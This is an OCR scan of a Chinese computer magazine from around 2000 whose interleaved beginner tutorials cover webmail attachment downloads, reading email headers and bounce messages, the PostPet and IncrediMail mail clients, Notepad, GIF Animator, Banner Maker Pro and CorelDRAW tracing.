对网易的免费信箱而言，邮件的“发件人”是一个链接，点击它可打开下一个网页，并显示出邮件附件的文件名（图2）。

对于下载工具而言，网页上的任何一个文件都是可以下载的，因此这个附件文件亦不例外。右击附件文件，执行Download by Netants（用网络蚂蚁下载）或者“添加到中国网爪”之类的指令，即可以断点续传的方式收取邮件附件了。



图 1

2. 使用ISP提供的电子信箱

ISP提供的电子信箱也可以通过Web的方式来使用，这里就以我的ISP为例。打开ISP的主页，找到一个“Web方式收发Email”之类的链接，单击这个链接可打开网页（图3）。




图 2

输入用户名、密码，在“域名”下拉框选择自己所用的电子信箱后缀，单击“用户登录”按钮登录到自己的电子信箱页面并打开“收件箱”文件夹，即可显示出其中的新邮件。找到带有大尺寸附件的邮件，单击该主题链接即可打开一个网页，并显示出附件文件名来（图4）。右击该附件，调用下载工具的指令即可。

使用下载工具接收邮件时，应当注意以下几点：

(1)尽量以POP3的方式接收邮件，只有当邮件的附件比较大时，再考虑

from

□广州　薛学明　郭远琼

揭开电邮的秘密

电子邮件能被快速、简便地传送到世界各个角落，而且花费极低，是网络上使用最频繁的服务。可是，邮件真的是由它所标识的发信地址直接发出的吗？你明白退信的各种原因吗？如果你不知道，那么你就是本文的最佳读者了。

1.看看Email的“邮戳”

一封邮件通常由两部分组成：头(header)和体(body)。而邮件头一般是不可见的，如果你用的是




图4

改用以Web方式来接收，以便利用下载工具的多线程断点续传功能。

(2)由于下载工具接收的只是邮件的附件，所以邮件正文应该在网页上阅读。另外，接收完以后要将网页上的邮件删除，不然以后采用POP3方式检查信箱的时候，相应的邮件会被再次接收。

(3)申请免费信箱的时候，应该将是否支持断点续传支持Web方式接收，作为一个主要的因素来考虑。■

Outlook Express，可将光标移到任一封邮件处，单击鼠标右键，选“属性”，再单击“详细资料”，即可看到该邮件的邮件头了（Foxmail的用户可右击任一封邮件，然后选择"原始信息"项）。邮件头的格式大致是一样的，如下所示：

```
Received: from natureboy.intevo.com (gc-225.intevo.com [64.209.215.225] (may be forged))
    by jnu.edu.cn (8.9.3/8.9.3) with ESMTP id CAA01311
    for <xxx@jnu.edu.cn>; Thu, 2 Nov 2000 02:23:41 +0800 (CST)
Message-Id: <200011011823.CAA01311@jnu.edu.cn>
Received: by natureboy.intevo.com (PowerMTA(TM) v1.0); Wed, 1 Nov 2000 13:32:49 -0500 (envelope-from <DELTA3@REPLY.INTEVO.COM>)
From: "iConnectHere.com" <delta3@REPLY.INTEVO.COM>
......
```

每一段以Receive开头的信息是转发过这封邮件的服务器留下的“邮戳”，包括从何处来(from...)、服务器名(by...)、在什么时间收到这封邮件的。Message Id是这封邮件在该服务器的编号。这些Receive 带头的信息是按先后顺序由下至上排列的，即各服务器总是将自己的“邮戳”打在最上头。由于这些邮件头信息不易伪造，所以，如果你觉得一封邮件可疑，可以通过观察这些邮件头的信息来辨别邮件的真伪。但是，由于邮件经过多个服务器的传递，被人窥探内容、改动内容，甚至冒名的可能性是存在的，所以如果是秘密和紧要的邮件，最好还是采用数字标识（包括"公用密匙"、"私人密匙"和"数字签名"）为好。

倒数第3行时间后的注释 -0500表示的是西5区时间，即该服务器所处的时区。由于Internet分布在全球，它的用户位于不同的时区，所以标明采用的是什么时间是必要的。Internet采用的是24小时时间系统，而且时差并不一定是整小时，有时是精确到分钟的，这就是为什么时间注释有4位数字的原因。国外许多服务器用的是0000，表示它用的是格林威治时间，即统一时间，通常又写作GMT或UT。除了GMT和UT，北美还有一些字母缩略语代表的是不同的时区，也很常见（夏令时比标准时快一个小时）：

□辽宁　鸣涧

养个宠物送邮件

一日，宇飞与鸣涧讨论道：互联网的确给人带来便利，可终究不如现实生活，比如说养个小宠物什么的，有空的时候调教它一番，或者带着它去朋友的家里坐坐，该有多好。鸣涧突然想起，好像在网上可以领养宠物的，对，就弄个电子宠物来，给宇飞找找麻烦。

在华军软件园(http://www.newhua.com/PostPet.htm)，鸣涧找到了一个PostPet v2.1，一个完全卡通界面的宠物收发邮件程序，不但具有一般邮件程序的所有功能，而且还可以领养一只宠物，给它喂食、洗澡，呵呵，宇飞一眼就看中这个小家伙了:)。

废话是不敢再多说了，宇飞那边已经对着鸣涧横眉冷对了，还是赶快安装吧。虽然宇飞并不认识几个E文，可是还是能够看得明白安装程序的，鸣涧自然也不必多做说明，还是从首次启动PostPet开始吧。

首次启动PostPet会出现一个设置对话窗口(如图1)，一看就知道这是一



Í¼1

个邮箱设置对话窗口，填写好SMTP Server和POP Server服务器的信息后，然后在POP Account中填写好宇飞的POP用户账号名称，然后在E-mail Address填写好电子邮件地址，这样宇飞的宠物就可以靠这个地址找到回家的路了，最后就是填写名称(Real Name)和口令(Password)了。完成以后，就"Next"吧！

下面就到了领养宠物的时候了，




图2

看看吧(如图2)，Postpet一共为我们

EST　东部标准时　　　MST　山地标准时
EDT　东部夏令时　　　MDT　山地夏令时
CST　中部标准时　　　PST　太平洋标准时
CDT　中部夏令时　　　PDT　太平洋夏令时

值得一提的是，我国的邮件服务器也常用"CST"，不过这里的"C"指的是中国，而不是中部，"CST"表示的是北京时间，而不是北美中部标准时。为避免混淆，且因为我们处于东8区，所以写作 +0800(CST)。明白这个道理，推算时间就简单了。

2.退信的原因

通常，对方收不到的邮件，会很快退回给发件人。退信的标志基本统一：

发件人(from)：Mail Delivery 或者 Mail Delivery Subsystem等

主题(subject)：Return Mail+退信原因(1.Host Unknow 2.User Unknow 3.其 他)

(1) Returen Mail:Host Unknow

意即找不到主机(邮件服务器)，这个主机是不存在的。那你就应该检查一下是否写错了主机名，如把 abc@aaa.net 写成了abc@bbb.net。但如刚好有bbb.net这个主机存在，且它又有abc这个同名用户，你的信则寄给了abc@bbb.net，你是收不到退信的。

(2) Return Mail:User Unknow

意即找不到接收者。这种情况最为多见，笔者的退信多是如此。它意味着主机名写对了，而用户名写错了。不过，如果确保你的发信地址填写无误，以前也曾以这一地址顺利发过信，那么惟一的解释是对方的主机已注销了这一用户。欧美国家的电子邮件系统有时会取消一些太久不用的邮箱，或者是用户自己注销了这一邮箱。

(3) 其他

"Service Unavailable" 表明主机存在并已经连接上，但它此时不接收邮件，解决方法是等一下再发。一般退信会很快寄给发件人，但如果网络系统出错，远程系统出现硬件问题或者配置错误，由于这些故障可能很快被排除，你的服务器会多次尝试替你发信，如果始终不成功，最后退信给你时，可能已经耽搁了几天时间。这时的退信信息通常为：

-----Transcript of session following-----

...Host 服务器名 is down.

不过这种情况极为少见。




图 3



图 4

提供了8个宠物，我们来认识一下它们吧。乖乖熊、小白兔、陆上龟、小花猫、秘密机器人、大口仓鼠、口袋企鹅、哈巴狗。宇飞比较钟情于哈巴狗，鸣涧就在哈巴狗的身上点击一下鼠标，就算领养它了，最后一步就是OK确认选择。

宇飞的小哈巴狗终于出现了，瞧，它正在PostPet的主场景中呢(如图3)，嘿嘿，真够可爱的。

下面就来看看如何照顾这个可爱的宠物吧。单击主界面窗口中的"Care"会弹出一个下拉菜单，我们还是先来看看" 宠物的状态"，执行"Care/State of pet",会弹出一个宠物当前状态的对话窗口(如图4)。需要注意的是，宠物按种类的不同表现也会不同，交给宠物邮件的频率、方式等不同对你的宠物会有不同影响，而且宠物的状态也会随时改变。

宠物送信回来后会变得脏兮兮的，所以别忘记给它洗澡哟，只要执行"Care/Wash pet"就可以把心爱的小狗洗干净了。

一旦宠物饿了，就要给它喂食了，执行"Care/Snacks"命令，打开一个给宠物喂小食的窗口(如图5)，在这里选择一种食物以后，就可以"Feed"了。另外，小食也可提供给来访的宠物。虽然宠物不



图 5

会因为缺乏小食而死亡，但也要注意它的进餐次数。非常有意思的是，宠物会拒绝不喜欢的小食或不饿的时候进餐。

宠物在送信回家的途中可能会带上一些宝物，可以执行"Care/Treasures"命令打开宝物窗口，想必细心一点的主人都会发现，宝物的数目会越来越多，小宠物有时会把这些属于自己的财产送给别的宠物，由于它们不会辨别宝物的价值，所以可能毫无顾忌地将贵重宝物送给别的宠物，有时候，真是叫人哭笑不得。

作为主人，还需要为宠物更换环境装饰，可以执行"Care/Chang Interior"命令，打开更换装饰对话窗口(如图6)，选择一种自己喜欢的房间模式后，就可以"Change"了。




图 6

宇飞正在精心呵护自己的宠物，突然想起也该让哈巴狗出去给网友送一封信，好向朋友炫耀一下，嘿嘿，这个宇飞真是用心良苦。

单击主界面的"Write Mail"



图 7

按钮，就可以打开写信对话窗口了(如图7)，填写好邮件的信息以后，就可以点击右上角的"呼叫宠物"按



图 8

钮，并且把信交给它， 它会带着你的信走出屋子，通过互联网把信送出。当它到达你的朋友的宠物房时，会彬彬有礼地敲一下门，然后走进屋子把信放在桌上。在回家的路上，它会打一份"小报告"，告诉你朋友是如何款待它的。如果收信人也安装了PostPet，自己的宠物就会跟他养的宠物玩，对方也可以给你的宠物一些东西吃。另外，当宠物学会如何写信时，它会经常给朋友写一封问候的信，更有意思的是，它会学跳舞，还会和其他宠物恋爱呢，是不是很有意思？

在PostPet中，还提供了好友列表功能(List of friends)，就是起到了通讯簿的功能。打开"In－box（收件箱）"和"Out－box（发件箱）"，在这里存放了已经收到和发出的邮件，如图8所示就是打开后的发件箱。

单击"Check Mail"按钮，可以检查邮件，PostPet会连到设定的邮件服务器接收所有的邮件。如果你的朋友也正在使用PostPet，那么，你的宠物就会发信息告诉你的朋友，提醒他你在线，当然喽，朋友的宠物也会通知你的。

面对如此可人的小宠物，宇飞真是爱不释手。许多天以后，宇飞高兴地告诉鸣涧，说自己的哈巴狗已经学会写信了，最近还和朋友的宠物打得火热，经常互换小礼物呢：)。

□辽宁　红枫林

伊妹儿时装秀

整天面对着Foxmail和Outlook Express灰朴朴的脸，你是否顿生网事平平之感？没有漂亮的信纸，没有动听的音乐，给朋友写封信，总感觉少了点什么似的。今天我就给大家介绍一款与众不同的E-mail软件，它的界面不但够COOL，而且收发信件时的动画效果也足以倾倒一批网友，更主要的是它可以“创造”出具有丰富个性化色彩的电子邮件。

它就是IncrediMail 2001，你可以到http://www.incredimail.com下载。一共也就5MB多点，雇几个“蚂蚁”，一会儿就拖下来了。

安装IncrediMail并启动它，这时系统会提示进行一些简单必要的注册，比如性别、国家、邮箱信息等，然后会提示连接上网，在线自动进行注册，接下来就会出现IncrediMail的漂亮界面，纯蓝白色的基调，全动态的水波荡漾效果，还有右上方的时间显示窗口，真是妙极(如图1)。

执行主菜单“Tool/Select Notifiler”命令，打开“Select Notifiler”对话窗口(如图2)，在左侧选择一个可爱的动画图标，这个图标将会一直停留在桌面右下角，这样上网的同时就不需要打开IncrediMail窗口来查看是否有新的邮件了。另外，还可以设定每隔多长时间查信箱(Check for new message...)，以及新邮件到达时是否发声提示(Play Sound)等，而且这些功能都具有动态效果。如果觉得提供的动画图标太少，可以单击“Get More Notifilers!"按钮到IncrediMail的主站点下载更多的精彩图标。

IncrediMail最具魅力的功能，是用它撰写一封极具个性化特点的动态邮件。

单击工具条“New Mail”命令按钮，打开撰写新邮件窗口，嘿，真够漂亮的。整个撰写新邮件窗口被分为两个部分，右侧窗口是信件撰写区域，和同类邮件程序没有什么两样，分别在“To”和“Subject”中输入收信人地址和信件的主题，就可以在下面的正文区域写信了。最主要的是左侧的“Style Box"窗口，这里集中了可创建动态邮件的所有控件，单击“Letter”命令按钮，在下方列表中选取一种信纸的种类，然后在右侧选取纸张的类型(如图3)。

下面来为邮件加入动画，单击“Animations"命令按钮，然后选择“Animals"，并选择“Butterfly”蝴蝶，一只可爱的小蝴蝶就飞到信纸上了。

动画有了，再来点声音岂不更妙？单击“Sound”按钮为邮件添加声音，选择“Animals"，并选择"Turkey"声音，如果单击窗口下方的"打开"按钮，还可以导入磁盘中已经存储的声音文件。



图1



图2




图3




图4

现在的节日真是太多了，给朋友发一张贺卡吧。单击“Ecards”命令按钮，就可以选IncrediMail已经为我们精心准备好的贺卡了，选择的方法和上面说的差不多。

此外，IncrediMail 2001还专门建有网站，为网友们提供了更多的信纸、动画、声音和贺卡，可以单击左侧窗口下方的“Get More XXXX”来获得不同的插件。嘿，真是便捷，一边发信还能一边下载最新的动态邮件工具，准保乐得你嘴都合不上。看看我做的效果(如图4)，还不错吧

接下来你需要做的只是上线，然后按“Send"按钮，过一会儿你的朋友就可以收到信啦，他们一定会说：“哇！好酷的信！”



记事本初接触

□北京　快捷

记事本是Windows中最最基础的文本编辑程序。什么是文本文件呢？文本文件的扩展名是txt（就是Text的意思，所以有人也称文本文件为Text文件）。顾名思义，文本文件包含的就是可阅读的数字、字符、字母或汉字等。Windows 中的记事本小巧玲珑，而且很多说明文件都是以文本文件格式存储的，所以彻底掌握这个小工具还是很有必要的哦！

◇基本操作

在Windows 98中单击“开始”，移动鼠标依次选择“程序”>“附件”>“记事本”就可以启动“记事本”程序。当然也可以在“开始>运行”后填入“Notepad”并回车。

记事本的界面太干净了，不如让我们输入一些汉字点缀一下：首先单击屏幕右下角系统托盘区中的En图标，在跳出的对话框中选择自己喜爱的汉字输入法(图1)，然后试着打几个字，你一定能够轻松搞定的。

对，写字板就是这么简单！如果你想保留自己的工




图1

作成果，别忘了用“文件>保存”功能(图2)。“文件”菜单中还有“新建”、“打开”文本的选项，十分简单，你一试便知。

◇文本的编辑

在记事本中仅仅能够打字还是不够的，学会编辑文章才算是学到了家。编辑操作包括“剪切”、“复制”、“粘贴”、“删除”、“撤消”等操作，但操作之前我们应该先学会怎样选择一部分文字。选择部分文字最简单的做法是通过鼠标。比如要选择“有一个女生”这五个字，先在“有”字前点击鼠标左键不放开，表示要从这里开始，然后再向右拖动鼠标至这五个字全部被蓝色覆盖(图3)，放开鼠标，很简单吧？




图2



图3


现在我们再继续工作，用鼠标依次单击菜单栏上“编辑”>“复制”(或者用键盘快捷方式：按住Ctrl键后再按C)，就能够把所选择的五个字复制到Windows的“剪贴板”上。然后移动光标至另一处，用鼠标依次单击菜单栏上“编辑”>“粘贴”(或者按住Ctrl键后再按V)。怎么样，感觉不错吧？

剪贴板（Clipboard）：这是Windows中看不见摸不着的部分，它可以暂时存储文字或图像数据，在Windows中起着信息交换的桥梁作用。但是，“剪贴板”的缺点在于只能记录最后一次数据，以前的内容会被新的数据覆盖。

用键盘选择：按住Shift键不放，再配合上下左右键也能够完成选择文字的目的。

键盘快捷方式（Shortcut Key）：这可是编辑文本时不可忽略的技巧，每次“复制”、“粘贴”的操作都要用鼠标去点菜单，那真是太逊了！事实上，Windows中可以使用的快捷方式有两套：

	“剪切”	“复制”	“粘贴”	“撤销”
Microsoft方式	Ctrl + X	Ctrl + C	Ctrl + V	Ctrl + Z
Borland 方式	Shift + Delete	Ctrl + Insert	Shift + Insert	Alt + BackSpace



Gif动画一点通

□ 雪域牛仔

朋友，你是刚开始学做网页吗？是不是非常羡慕别人HomePage里**栩栩**如生的美丽动画？也许你已经听人说过Flash或者GIF，正不知道如何选择呢。说实话，Flash动画可能更具吸引力，但是它并非初学者能轻易掌握的，而且并不是所有的**浏览**器都支持。再说，现在网页中大部分的动画仍然属于GIF动画，它永盛不衰的魅力在于它简单易学，而且特别适合那些小巧的动画及广告横幅等。今天，我就给你介绍一款生成GIF动画的免费软件Gif Animator，可以到http://www.rocketdownload.com/dnload/gifsetup.exe下载，直接安装就行了。

该软件给人总的感觉是灵巧和方便。看看它的工具栏（图1），是不是非常熟悉？其使用也很简单，我只需举一个制作实例，你便能“翱翔江湖”了。

图1



比如我们要制作蝴蝶飞翔的动画(butter.gif)，首先必须准备好一系列表现蝴蝶不同飞翔姿势的图片(从bu1.gif到bu8.gif，当然也可以更多)。注意，这里的图片一定要为.gif或.avi格式，如果你手头只有.bmp或.jpg等格式文件，那么你可以用Photoshop将其转化：运行Photoshop，打开原文件(设为bu1.bmp)，选择菜单文件

其中的典故是这样的：很久以前，由于Borland公司的编程软件非常流行，所以他们定义的键盘快捷方式曾经红极一时，成了电脑业界的标准。但随着微软的崛起以及键盘定义的更合理性，所以现在基本只用Ctrl+*的快捷方式而仅仅保留Borland方式。此外，Ctrl+A在很多编辑软件（包括整个Office系列）中代表“全部选定”，可惜只有Windows 2000中的“记事本”才开始支持Ctrl+A的全选操作。

◇查找指定的字符或单词

“记事本”的另一个重要操作是“查找”字符或单词。比如，如果要在刚才的文章中寻找“英雄年少”四个字，你可以先在“搜索”菜单上单击“查找”，然后在“查找目标”框中，键入要查找的字符“英雄年少”，最后单击“找下一个”即可（图4）。




图4

如果查找的结果不正确，那么请注意光标的当前位置，或者调整“方向”框中的方向属性。

◇三招两式

以文本方式打开任何文件：电脑中，比如注册表文件REG、批处理文件BAT、设备初始化文件INI、C语言源程序等都是纯文本文件，用“记事本”打开修改又快又方便。为此，你可以在Windows安装目录的Sendto子目录中复制一个“记事本”或者它的快捷方式。以后只要在这些文件上右击并选择“发送到”>“Notepad.exe”，记事本便会为你把它自动打开。

自动换行：有时，每行文字过多会使得阅读很不方便，其实，在“编辑”菜单上单击“自动换行”便会获得相当好的阅读效果。不过要注意，借助自动换行功能，你可以看到屏幕上的所有文字，但并不影响文字的打印格式。

在文档中插入时间和日期：在“编辑”菜单上单击“时间/日期”，你就能在光标所在的位置插入当前时间和日期。

将日志添加到文档：在记事本文档的第一行最左侧键入.LOG，注意一定要带英文句号“.”。以后每次打开该文档时，“记事本”都将计算机时钟指定的当前时间和日期添加到该文档的末尾处。

此外，“记事本”只能处理体积在64kB以下的文本文件，更大的就只能改用其他的软件了，比如Word、WPS、Ultra Edit 7.0等。虽然“记事本”的功能无法和这些软件相提并论，但是它的基本使用方法和所有的键盘快捷方式在这些软件中都是通用的。没想到通过小小的“记事本”能够学到这么多的东西吧？

→输出→GIF89a 输出...命令，从打开的对话框中可以选择一种或多种颜色为透明颜色，最后将文件保存起来，其他格式图片也可以作类似处理。准备好了图片之后，我们便可以一步一步地制作 Gif 动画了。

1 运行 Microsoft GIF Animator，单击工具栏上的“打开”按钮，在弹出的打开对话框中选择所需要的图片(如图2)，然后单击“打开”将其添加到图片放置区域，以此类推插入其他图片。图片的下方将出现Frame #1(表示第1帧)、Frame #2等(如图3)。如果顺序颠倒，我们可以通过图片上移或下移按钮将图片的顺序调整好。下一步我们要完成的任务便是控制这8帧图片的放置和播放。




图 2




图 3




图 4




图 5

2 也许你已经注意到右边的Options、Animation和Image三个选项，对，它们就是用来设置动画属性的。Options选项是设置Gif Animator自身的一些属性的，比如显示所有帧图片在当前动画中的位置、设置窗口总为当前窗口、载入浏览模板等，它与动画控制的关系并不密切，我们可以取其默认设置。

3 单击Animation选项(如图4)，这是对动画总属性(并非动画里的独立帧)的设置。动画宽度(Animation Width)和高度(Animation Height)默认值为所有图片最大值，这里默认值分别为84和49。如果想让其中最大图片帧能竖向或横向移动,那么就可以在这里修改宽度值或高度值。对于总属性的设置还有循环播放控制，它分为有限和无限循环两种情况，若是有限次循环，我们可以单击Looping复选框，然后单击Repeat Forever以取消无限循环默认选择，再改变Repeat Count的次数即可。Trailing Comment是对动画的注释，它不影响动画的播放。

4 再看Image选项(如图5)，与Animation选项不同的是，它是针对动画里每一帧图片而进行设置的。这里你可以调整每帧图片在动画中的位置、播放时间、放置方法和透明颜色。最上面两项是图片的实际大小，如果它比动画总属性的大小设置要小，我们便可以调整所选帧图片的左边缘(Left)和上边缘(Top)的大小，例如将第二帧的Left和Top值分别设置为7和13。一般地，我们可以根据自己的需要进行多次调试后再将图片放置在合适的位置。Duration为播放时间，其单位为1/100秒，如果取1，此帧将播放0.01秒。放置方法(Undraw Method)是对当前帧图片的处理方法，它有四种：Undefined指浏览器在播放下一帧时对背景不作任何处理；Leave指浏览器在下一帧播放时保留前一幅图像，可以产生一种覆盖效果；Restore Background指在播放当前帧时先载入原始背景，也就是说，不影响网页中的原始背景，动画就像在背景上面播放一样；Restore Previous指浏览器在当前帧播放时载入前一幅图像。另外，我们还可以选取每帧图片的透明色(Transparency Color)：单击Transparency复选框后，再单击右边的方框，在弹出的色板中选取其中的一种作为该帧图片的透明色，单击OK。同样，还可以为每一帧添加注释，以便于对动画进行修改。

5 根据自己的构想将每帧图片按以上操作设置好了之后，就可以单击“动画预览”按钮浏览我们制作的Gif动画了。如果觉得不太理想，可以重复步骤2，以达到理想的效果。最后我们通过“保存”或“另存为”将动画保存起来即可。在网页中插入.gif动画和插入图片一样。

很多网页中美丽的Gif动画都是这样制作的。制作好一系列相似而连贯的图片，再通过Gif Animator制作出生动可爱的动画，愉悦感将欣然而至。

网页横幅制作小专家——Banner Maker Pro

□青岛　BigSea

横幅广告在网页上经常见到，不过是一些图画或动画而已，但是如果用我形我速、Photoshop或Fireworks来做就有点大材小用了，而且不熟悉的菜鸟们很难掌握（笔者就算一位，呵呵）。有一天，终于发现一个小巧方便的制作网页横幅的软件，那就是Banner Maker Pro（以下简称BM，因为简称BMP会产生混淆）。

BM原来是英文软件，小弟还用一个汉化包将其翻译成了中文，其实它非常简单易用，就算是英文也极易上手。好了，现在就开始我们的广告制作。

1.打开BM 界面简单明了（图1）。从“首页”开始，点击“选项”进行设置（图2），非常明了是不是？按“确定”保存，返回主界面。按“开始”就要正式制作啦。

2.大小设置 以像素为单位，填好后下面预览栏内就能看到新的大小，按“下一步”继续。

3.添加背景图案 你可以用颜色填充，按“拾取颜色”按钮，或是用它自带的背景图像，还蛮多的呢。

4.设置边框 通过设置边框可以使你的横幅具有立体感，也可以不设置，这个选项在制作按钮时比较有用。

5.添加形状 就像画画一样，可以在横幅上加上一些简单的图形，使用得当还可以产生意想不到的效果呢。举个例子，按“新形状”按钮加入一个中间是横线的圆角矩形。如果你对形状不满意，不要紧，注意到左下角的垃圾桶了么？只要用鼠标把不要的图形拖到那里去就行了。（图3）

6.插入图像 按“添加图像”按钮选择即可，我在左上角加入一片绿叶。把垂直居中和水平居中选上，就可以把图形牢牢地固定在横幅中央了，要是想微调图形位置，可以点击界面上的四个方向键，当然也可以拖着图片到处跑啦。

7.加入文字 可以调整文字的普通属性，我们就用“华文彩云”字体好了，按“新文字”加入。

8.“文字+” 就是对文字进行增强设置，可以使输入的文字变得倾斜，增加3D效果等等，功能不能算是很多，但是很实用。

9.横幅终于做完了，该保存胜利成果了 可以进行保存前的设置，最后保存时再决定存为何种格式。若是想创建GIF动画，就把“添加到动画列表”选上，这样在保存后，点击下一步时就会自动添加为动画的一帧。

10.动画的生成 我们加入了两帧画面，让它们交替显示。每帧持续时间在“动画帧速”里调节，必须先点选列表里的GIF文件，再进行调节，帧更新选项也是如此（图4）。设置完成后按“保存动画图像”保存，只有保存后才能查看动画（图5）。

BM不仅可以制作网页横幅，还可以制作按钮和其他网页图形。咦?怎么界面上有一个片桐彩子的画像?呵呵，那是笔者的鼠标指针啦!:)

如果你喜欢这个不过1MB的方便至极的小软件，快去www.bannermakerpro.com下载一个吧，享受制作漂亮网页动画的快感和乐趣。汉化包下载http://fishs.126.com。



图1



图2


图3


图4



图5

□西安 别明晖

CorelDRAW中的奔马

——将位图转化为矢量图

位图和矢量图各有利弊，位图比较真实，但放大后会出现锯齿；矢量图虽然不那么真实，但可以随意放大。另外，位图文件一般比矢量图大许多，所以在CorelDRAW中处理位图时，我们总希望将位图转化为矢量图，这样处理文件的速度会大大提高。当然，我们不可能将任意一幅位图转化为矢量图的，那样，位图的存在将没有意义了！其实，CorelDRAW可以很方便地处理单色的、剪影状的位图。

首先启动CorelDRAW 9，通过菜单"文件\输入"打开输入对话框，选择一幅jpg格式的奔马剪影位图，你可以在预览框中预览到你所要输入的位图（如图1），然后点击输入按钮，这时输入对话框关闭，你要将光标在CorelDRAW窗口中对角拖动，将奔马位图输入CorelDRAW。

